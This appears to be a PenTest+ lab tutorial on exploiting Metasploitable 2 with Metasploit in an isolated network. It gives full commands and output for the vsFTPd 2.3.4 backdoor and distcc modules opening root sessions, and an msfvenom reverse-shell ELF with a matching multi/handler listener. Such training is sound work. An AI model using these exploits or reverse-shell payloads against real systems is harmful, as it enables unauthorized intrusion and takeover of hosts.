
| Tested on | Kali GNU/Linux Rolling 2026.2 (kali-rolling) |
|---|---|
| Package | metasploit-framework 6.4.135-0kali1nmap 7.99+dfsg-1kali1 |
| Lab environment | Pentest lab |
| Cert prep | CompTIA PenTest+ PT0-003 — exploitation tools, payloads, and post-exploitation session handling |
| Privilege | Normal user for msfconsole; sudo only when updating packages |
| Scope | Mental model for exploits, payloads, handlers, and sessions; msfconsole search through session management; msfvenom and exploit/multi/handler. Lab walkthrough uses vsFTPd 2.3.4 on Metasploitable 2, with a short distcc alternate. Does not cover persistence, pivoting, evasion, or full Meterpreter post-exploitation. |
You found a vulnerable service during enumeration. Pick a Metasploit module that matches what you saw, set the target and listener options, run the exploit, and work with the session that opens.
If you already identify services with Nmap but have not yet gone from module selection to a working session, that is the path this page walks:
- Scan result → module search →
infovalidation →RHOSTS/ payload options → optionalcheck→run→ session

Prepare the Metasploitable 2 lab
You need Kali and Metasploitable 2 on the same isolated segment. Snapshot the target VM before each run so service versions and the vsFTPd backdoor state stay predictable.
Export these variables once per shell session before you open msfconsole. These exports last for the current shell only — re-run the block in a new terminal. msfconsole does not expand bash variables — type the IP addresses from your exports when you run set RHOSTS and set LHOST inside the console.
export TARGET=192.168.56.127
export KALI_IP=192.168.56.120
# Proxmox Group 2 lab: export TARGET=10.10.10.30 and export KALI_IP=10.10.10.10
On the canonical VirtualBox host-only lab (DHCP disabled, static addresses from pentest lab setup):
- Kali (attacker):
192.168.56.120 - Metasploitable 2 (target):
192.168.56.127
Confirm the target responds before you open msfconsole:
ping -c 2 "$TARGET"Sample output:
PING 192.168.56.127 (192.168.56.127) 56(84) bytes of data.
64 bytes from 192.168.56.127: icmp_seq=1 ttl=64 time=1.91 ms
64 bytes from 192.168.56.127: icmp_seq=2 ttl=64 time=1.07 ms

--- 192.168.56.127 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1005ms
Scan FTP on port 21 next. That banner is the finding you match to a module, the same way you would after network reconnaissance with Nmap:
nmap -sV -p 21 "$TARGET"Sample output:
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.4
The banner vsftpd 2.3.4 is what you match later to exploit/unix/ftp/vsftpd_234_backdoor. If the banner shows a different release, restore the snapshot or pick another service.
Metasploit quick start
If you're already familiar with Metasploit, this is the complete console loop in one place:
msfconsole                       # launch the console
search <service>                 # find a module (e.g. search vsftpd)
use <module>                     # load it
info                             # read rank, platform, check support
show options                     # list required settings
set RHOSTS <target>              # the machine you are testing
set LHOST <kali-ip>              # your callback interface for reverse payloads
check                            # ask the module if the target looks vulnerable
run                              # execute (alias: exploit)
sessions -l                      # list the sessions you opened
Two settings cause most beginner failures: RHOSTS is the target, and LHOST is your Kali address the target connects back to for a reverse payload.
How Metasploit works: modules, exploits, payloads, and sessions
Metasploit groups offensive work into loadable modules. You run them from msfconsole on Kali, one module at a time, with options stored in a shared datastore.
| Term | Role |
|---|---|
| Module | A Ruby unit you load with use—exploit, auxiliary, payload, or post |
| Exploit | Code that triggers a specific vulnerability to gain execution on the target |
| Auxiliary | Scanning, fuzzing, and login checks that do not deliver a payload by themselves |
| Payload | What runs on the target after the exploit succeeds—a shell, Meterpreter, or custom command |
| Post | Actions against an existing session (file access, privilege checks, cleanup) |
| Session | The active connection Metasploit keeps after a successful exploit or handler callback |
| Meterpreter | An advanced payload agent with built-in post-exploitation commands instead of a plain shell |
The usual order:
- Enumeration tells you what is running (product, version, port).
- An exploit module tests or abuses that weakness.
- The payload decides what executes afterward.
- For reverse payloads, a handler (
exploit/multi/handler) listens for the callback. - Metasploit stores the result as a session you can attach to, background, or close.
This page stops at session basics. Persistence, pivoting, and full Meterpreter post-exploitation live elsewhere.
Start msfconsole and find the right module
msfconsole is the interactive shell for searching, configuring, and running modules. Start it on Kali:
msfconsole -qThe -q flag skips the ASCII banner—handy when you paste commands from notes. Your prompt changes to msf6 > (the major version number may differ).
Search for exploit modules that mention vsftpd on Linux:
search type:exploit platform:linux vsftpd
Sample output:
Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  Yes    VSFTPD 2.3.4 Backdoor Command Execution
Read each column before you load anything:
- Name — full module path you pass to
use - Disclosure Date — when the issue became public
- Rank — expected reliability (
Excellent,Great,Normal, …); not proof the host is vulnerable - Check — whether
checkis supported (Yes/No) - Description — one-line summary of what the module does
A module that mentions vsftpd in the title is not automatically correct. Metasploitable 2 ships the trojaned 2.3.4 build with the :) backdoor—not every vsFTPd 2.3.4 banner in the wild is exploitable the same way. Read info before you run anything.
Load the module and read its metadata:
use exploit/unix/ftp/vsftpd_234_backdoor
info
Sample output (trimmed):
       Name: VSFTPD 2.3.4 Backdoor Command Execution
     Module: exploit/unix/ftp/vsftpd_234_backdoor
   Platform: Unix, Linux
       Rank: Excellent
  Disclosed: 2011-07-03

Check supported:
  Yes

Description:
  This module exploits a malicious backdoor that was added to the VSFTPD download
  archive...
Confirm these items against your scan before you set options:
- Product and version from Nmap match the module description
- Platform is
LinuxorUnixas listed - CVE or reference IDs align with your notes
Check supported: Yesmeans you can runcheckbeforerun
Return to the global prompt with back when you finish with a module.
Set RHOSTS, RPORT, LHOST, and LPORT
These four options do most of the work. The names look similar but point opposite ways: two name the target, two name your Kali listener.
| Option | Plain English |
|---|---|
RHOSTS / RHOST |
The target host—use the exact name show options lists |
RPORT |
The target port the module connects to (FTP defaults to 21) |
LHOST |
Your Kali address—the interface the target should connect back to |
LPORT |
The port on Kali where your handler listens |
List required and optional settings for the loaded module:
show options
Sample output (trimmed to the two module rows and the payload options you must fill):
Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s)...
   RPORT   21               yes       The target port (TCP)

Payload options (cmd/linux/http/x86/meterpreter_reverse_tcp):

   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   FETCH_COMMAND   CURL             yes       Command to fetch payload (Accepted: CURL, FTP, TFTP, WGET)
   FETCH_SRVPORT   8080             yes       Local port to use for serving payload
   LHOST                            yes       The listen address (an interface may be specified)
   LPORT           4444             yes       The listen port
The default payload for this module (cmd/linux/http/x86/meterpreter_reverse_tcp) stages Meterpreter by serving a binary over HTTP. It needs LHOST for the reverse TCP callback and uses FETCH_SRVPORT (default 8080) as a secondary port to serve the stage. If port 8080 is already in use on Kali, set FETCH_SRVPORT to a free port before you run.
Point the module at Metasploitable. Type the target IP literally — msfconsole does not expand bash $TARGET:
set RHOSTS 192.168.56.127
When only RHOSTS was missing, show missing lists what you still need:
show missing
Sample output:
Payload options (cmd/linux/http/x86/meterpreter_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
Only LHOST is missing after you set RHOSTS. Set it to the Kali interface that Metasploitable can route to, then confirm show missing returns nothing.
RPORT is already 21 for FTP—you only change it when your scan showed a non-default port. After you set RHOSTS and LHOST, run show options again and confirm every Required row has a value.
Check the target before exploiting it
When info reports Check supported: Yes, run check before exploit or run. That asks the module whether the target looks vulnerable without running the full exploit. Review the module documentation first on sensitive systems, because check behavior varies by module. On this vsFTPd module it reads the FTP banner and tests whether the backdoor path is reachable:
check
Sample output:
[*] 192.168.56.127:21 - FTP banner hints its vulnerable: 220 (vsFTPd 2.3.4)
[+] 192.168.56.127:21 - The target appears to be vulnerable. vsftpd 2.3.4 banner detected; backdoor may be present
Interpret common check results:
| Result | Meaning |
|---|---|
Vulnerable / [+] appears vulnerable |
Probe matched; still verify with a controlled run in the lab |
| Appears vulnerable | Banner or behavior matches; exploit may still fail on a patched build |
| Safe | Module believes the target is not affected |
| Unknown / check not supported | No reliable probe—rely on manual version validation |
Not every module implements check. When info shows Check supported: No, validate the service version yourself—the same discipline you use when triaging vulnerability scan hits.
If port 6200 is already open from a previous lab run, check may return Unknown because the backdoor listener is still bound. Restore the Metasploitable snapshot and try again.
Choose a payload
The exploit opens access; the payload decides what runs next. On Metasploit 6.4 this module defaults to cmd/linux/http/x86/meterpreter_reverse_tcp—a reverse Meterpreter that needs LHOST and LPORT on Kali.
List compatible payloads:
show payloads
Pick one that matches your goal and the target architecture. For this lab the default reverse Meterpreter is a solid choice, and it is a session type PenTest+ expects you to recognize.
Set listener options to the Kali interface on the same subnet as the target:
set LHOST 192.168.56.120
set LPORT 4444
Use your $KALI_IP export value (for example 192.168.56.120 on the VirtualBox host-only lab). Common LHOST mistakes:
- Using
127.0.0.1— the target cannot reach your loopback - Using a NAT-only address such as
10.0.2.15when the target lives on192.168.56.0/24 - Picking the wrong interface on a multi-homed host—use
ip -4 addrand match the segment Metasploitable can route to - For VPN labs, use the tunnel interface (
tun0) the engagement runbook specifies
Reverse vs bind
- Reverse — target connects back to your
LHOST:LPORT(common behind NAT when you control the listener) - Bind — target opens a port; you connect to
RHOST:RPORT(rare when firewalls block inbound connections to the victim)
Meterpreter vs command shell
- Command shell — you type shell commands; output is plain text
- Meterpreter — structured agent with
getuid,sysinfo, file upload, and more built in
Staged vs stageless
A staged payload sends a small stub first, then pulls the rest over the network. A stageless payload is self-contained in one shot—larger, but simpler on constrained networks. The slash vs underscore in the name is the key distinction:
| Style | Example | Meaning |
|---|---|---|
| Staged | windows/meterpreter/reverse_tcp |
Small stager followed by Meterpreter stage |
| Stageless | windows/meterpreter_reverse_tcp |
Meterpreter included in the initial payload |
Single payloads such as linux/x86/shell_reverse_tcp are also self-contained—no separate stage fetch.
Run show options once more. Every Required row—including LHOST—should be filled before you exploit.
metasploit-framework 6.4.135-0kali1. Newer Framework builds currently default this module to a fetch-based Meterpreter payload (cmd/linux/http/x86/meterpreter_reverse_tcp) that may fail on Metasploitable 2's older userspace. If your output differs, run show payloads on the loaded module and check the Rapid7 module documentation and open issues rather than assuming your networking is broken.
Run the exploit and open a session
run and exploit do the same thing on exploit modules. Use run -z when you want the session in the background and stay at the msf6 > prompt:
run -z
Sample successful output:
[*] Started reverse TCP handler on 192.168.56.120:4444
[*] 192.168.56.127:21 - Running automatic check ("set AutoCheck false" to disable)
[*] 192.168.56.127:21 - FTP banner hints its vulnerable: 220 (vsFTPd 2.3.4)
[+] 192.168.56.127:21 - The target appears to be vulnerable. vsftpd 2.3.4 banner detected; backdoor may be present
[+] 192.168.56.127:21 - Backdoor has been spawned!
[*] Meterpreter session 1 opened (192.168.56.120:4444 -> 192.168.56.127:50265) at 2026-09-03 11:53:24 -0400
[*] Session 1 created in the background.
Read the lines that matter:
Started reverse TCP handler— Metasploit is listening on yourLHOST:LPORTRunning automatic check— AutoCheck ran before exploit (disable withset AutoCheck falseif needed)Backdoor has been spawned!— the vsFTPd trojan opened its bind listener; the module connected and staged MeterpreterMeterpreter session N opened— session ID and callback direction (your IP:port -> target IP:ephemeral port)Session N created in the background—-zworked; you are still atmsf6 >
If you instead see Exploit completed, but no session was created, the exploit step may have finished without a successful callback. That line alone does not prove the target is patched. See troubleshooting for the usual causes.
Manage Metasploit sessions
Sessions are numbered handles to open shells or Meterpreter agents. List them from msfconsole:
sessions -l
Sample output after a successful lab run:
Active sessions
===============

  Id  Name  Type                   Information                        Connection
  --  ----  ----                   -----------                        ----------
  1         meterpreter x86/linux  root @ metasploitable.localdomain  192.168.56.120:4444 -> 192.168.56.127:50265 (192.168.56.127)
Attach to session 1:
sessions -i 1
Your prompt changes to meterpreter >. See who you are:
getuid
Sample output:
Server username: rootroot means the vsFTPd backdoor spawned its shell with full privileges—the Information column in sessions -l already hinted at that with root @ metasploitable.localdomain.
Return to msfconsole without killing the session. In Meterpreter:
background
For a basic command shell session, press Ctrl+Z and answer y when asked to background.
List sessions again to confirm it is still active:
sessions -l
Some modules hand you a plain command shell instead of Meterpreter. When you want the richer agent, background that shell and upgrade it in place with sessions -u <id>, which runs the post/multi/manage/shell_to_meterpreter module for you and opens a new Meterpreter session.
When the lab is done, reattach with sessions -i 1, run exit in Meterpreter (or exit / Ctrl+D in a command shell), and restore the Metasploitable snapshot. Skip persistence and startup-script changes in this intro lab.
| Command | Purpose |
|---|---|
sessions or sessions -l |
List session IDs, types, and connections |
sessions -i <id> |
Attach to a session |
sessions -u <id> |
Upgrade a command shell to a Meterpreter session |
background |
Detach from Meterpreter back to msfconsole |
Ctrl+Z then y |
Background a basic command shell |
sessions -K |
Kill all sessions (use carefully) |
Try another Metasploitable 2 module: distcc
You already ran the vsFTPd path. Distcc is the same console steps on a different service: search, use, set RHOSTS and the listener options, then run and sessions -l. If vsFTPd behaves differently on a newer Metasploit build, TCP/3632 on Metasploitable 2 is another service for that same loop.
Confirm the service from your scan:
nmap -sV -p 3632 "$TARGET"3632/tcp open distccd distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))Load the module and run it with the same RHOSTS / LHOST pattern. In this tested Metasploit build, the module's default payload did not produce a callback, while cmd/unix/reverse_perl did:
search distcc
use exploit/unix/misc/distcc_exec
set RHOSTS 192.168.56.127
set LHOST 192.168.56.120
set payload cmd/unix/reverse_perl
set LPORT 4445
run -z
sessions -l
[*] Command shell session 1 opened (192.168.56.120:4445 -> 192.168.56.127:35879)Manage that session with the same sessions -i and background commands from above. Restore the Metasploitable snapshot before you switch back to vsFTPd or rerun either module.
Create standalone payloads with msfvenom and multi/handler
Everything above delivered a payload through an exploit module. When you build the payload yourself, use msfvenom and catch the callback with exploit/multi/handler. Generate a stageless Linux x86 reverse shell ELF. Replace $KALI_IP with your host-only interface address:
msfvenom -p linux/x86/shell_reverse_tcp LHOST="$KALI_IP" LPORT=4444 -f elf -o /tmp/msf-shell.elfSample output:
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 68 bytes
Final size of elf file: 152 bytes
Saved as: /tmp/msf-shell.elf
msfvenom only writes the file. A reverse payload does nothing useful until something executes it and a handler listens on the matching LHOST:LPORT.
msfvenom piece |
Role |
|---|---|
-p |
Payload type (linux/x86/shell_reverse_tcp, windows/meterpreter/reverse_tcp, …) |
LHOST / LPORT |
Callback address embedded in the payload |
-f |
Output format (elf, exe, raw, python, …) |
-o |
Output file path |
exploit/multi/handler is the generic listener that catches that callback. For this workflow, configure it with the same payload type and transport (for example reverse_tcp vs reverse_https), plus the LHOST and LPORT you embedded with msfvenom. Load it and mirror the settings:
use exploit/multi/handler
set payload linux/x86/shell_reverse_tcp
set LHOST 192.168.56.120
set LPORT 4444
show options
Payload options (linux/x86/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   CMD    /bin/sh          yes       The command string to execute
   LHOST  192.168.56.120   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
Start the listener, then execute /tmp/msf-shell.elf on the target (only in your authorized lab):
run
The full standalone workflow:
msfvenomwith payload +LHOST+LPORT+ output format- Deliver or run the artifact on the target within scope
use exploit/multi/handlerwith matching payload and listener optionsrunthe handler before executionsessions -lto see the callback
Mismatching payload types (for example shell_reverse_tcp in msfvenom but meterpreter/reverse_tcp on the handler) is a common reason handlers sit idle. Crafting Windows payloads and delivery is out of scope here—see the reverse shell cheat sheet for more payload formats.
Troubleshooting: exploit completed but no session was created
When Metasploit prints Exploit completed, but no session was created, work through the session path before assuming the target is patched.
The two fastest ways to hit this error both start with LHOST. With only RHOSTS set, run fails validation before it even fires:
run
[-] 192.168.56.127:21 - Msf::OptionValidateError One or more options failed to validate: LHOST.Now point LHOST at an unreachable interface — such as the NAT eth0 address 10.0.2.15 while the target lives on 192.168.56.0/24 — and run again:
set LHOST 10.0.2.15
run
The exploit finishes but the target cannot route to your listener:
[*] Exploit completed, but no session was created.Other common causes:
| Symptom | Likely cause | What to check |
|---|---|---|
Msf::OptionValidateError on LHOST |
Required listener option unset | show missing; set LHOST to your lab interface |
Exploit completed, but no session was created |
Wrong LHOST, firewall, or payload mismatch |
ip -4 addr; verify target can route to LHOST:LPORT; match handler payload to exploit/msfvenom |
check says vulnerable but run fails |
Banner match without trojaned build, or stale backdoor on port 6200 | Restore Metasploitable snapshot; confirm lab image is intentionally vulnerable |
AutoCheck aborted — port 6200 already in use |
Previous exploit left the backdoor listener bound; AutoCheck in MSF 6.4 refuses to re-exploit | Restore the Metasploitable snapshot and rerun the lab. AutoCheck false and ForceExploit true exist for advanced troubleshooting but are not the recommended fix for this lab state |
| Port 6200 already open / backdoor in use | Previous exploit left listener bound | Snapshot restore; wait for cooldown; do not stack runs without reset |
Fetch handler failed to start on KALI_IP:8080 |
Port 8080 (or FETCH_SRVPORT) is in use on Kali |
Set FETCH_SRVPORT to a free port before running; check with `ss -tlnp |
search returns no rows |
Filter too narrow | Broaden query (search vsftpd); use full module path from docs |
| Module loads but targets wrong service | Keyword hit on product name only | Read info; compare Nmap version to module description |
| Handler listens, no callback | Payload not executed, AV quarantine, or NAT | Confirm artifact ran on target; test with tcpdump on Kali listener port |
| Session opens then dies | Service crash, exploit instability | Check module Rank; try set AutoCheck false only with authorization |
| Architecture mismatch | x64 payload against x86 target or vice versa | show payloads; match arch to uname -m on target |
RHOSTS set but no traffic |
Wrong IP or isolated network | ping 192.168.56.127; confirm both VMs share host-only network |
Summary
Start from what Nmap or a scanner reported, search for a module that matches the product and version, validate it with info and check when available, set RHOSTS toward the target and LHOST/LPORT toward your Kali listener, then run the exploit and work with whatever session opens.
Networking and naming trip people up more than syntax. RHOSTS is the system you test. LHOST is the address the target must reach for reverse payloads. show missing catches unset required options before a silent failure. When you see Exploit completed, but no session was created, treat it as a callback or configuration problem first, not proof the service is patched.
msfvenom and exploit/multi/handler do the same job outside a built-in exploit module: generate the payload with listener settings baked in, start a matching handler, then record the session Metasploit captures. Restore Metasploitable snapshots between labs so check and the vsFTPd backdoor stay predictable. For other services on the same target, continue with Learn hacking using Metasploitable 2 on an isolated network with written permission.
References
- Metasploit Framework documentation
- Using Metasploit — Rapid7
- Exploit ranking
- vsftpd_234_backdoor module source
- Metasploit GitHub repository
Frequently Asked Questions
What is the difference between RHOST and RHOSTS in Metasploit?
Modules expose either RHOST or RHOSTS depending on age and type. Run show options on the loaded module and set the exact name listed, even when you target a single host.
What should LHOST be in Metasploit?
Set LHOST to an IP address on Kali that the target can reach—usually the host-only or lab interface facing the victim, not 127.0.0.1. On VPN engagements, use the tunnel interface your runbook specifies.
What is the difference between an exploit and a payload?
The exploit triggers the vulnerability. The payload is the code that runs afterward—a shell, Meterpreter, or custom command. Reverse payloads also need a handler listening on LHOST:LPORT.
Why does Metasploit say exploit completed but no session was created?
The exploit step may have finished without a successful callback. Check LHOST, firewall path, payload compatibility, and whether the target still matches the module. It does not by itself prove the host is patched.
What is the difference between msfvenom and msfconsole?
msfconsole loads and runs modules interactively. msfvenom generates standalone payload files or shellcode. Reverse payloads from msfvenom still need exploit/multi/handler (or an exploit module) listening on the same LHOST:LPORT.
What is Meterpreter compared to a command shell?
A command shell runs one line at a time and returns text. Meterpreter is a richer agent with structured commands for system inspection, files, and routing—still a session you manage with sessions -i and background.
How do I upgrade a command shell to Meterpreter?
Background the shell, then run sessions -u <id> from msfconsole. It wraps the post/multi/manage/shell_to_meterpreter module and opens a new Meterpreter session against the same host, so you keep the foothold and gain the richer command set.
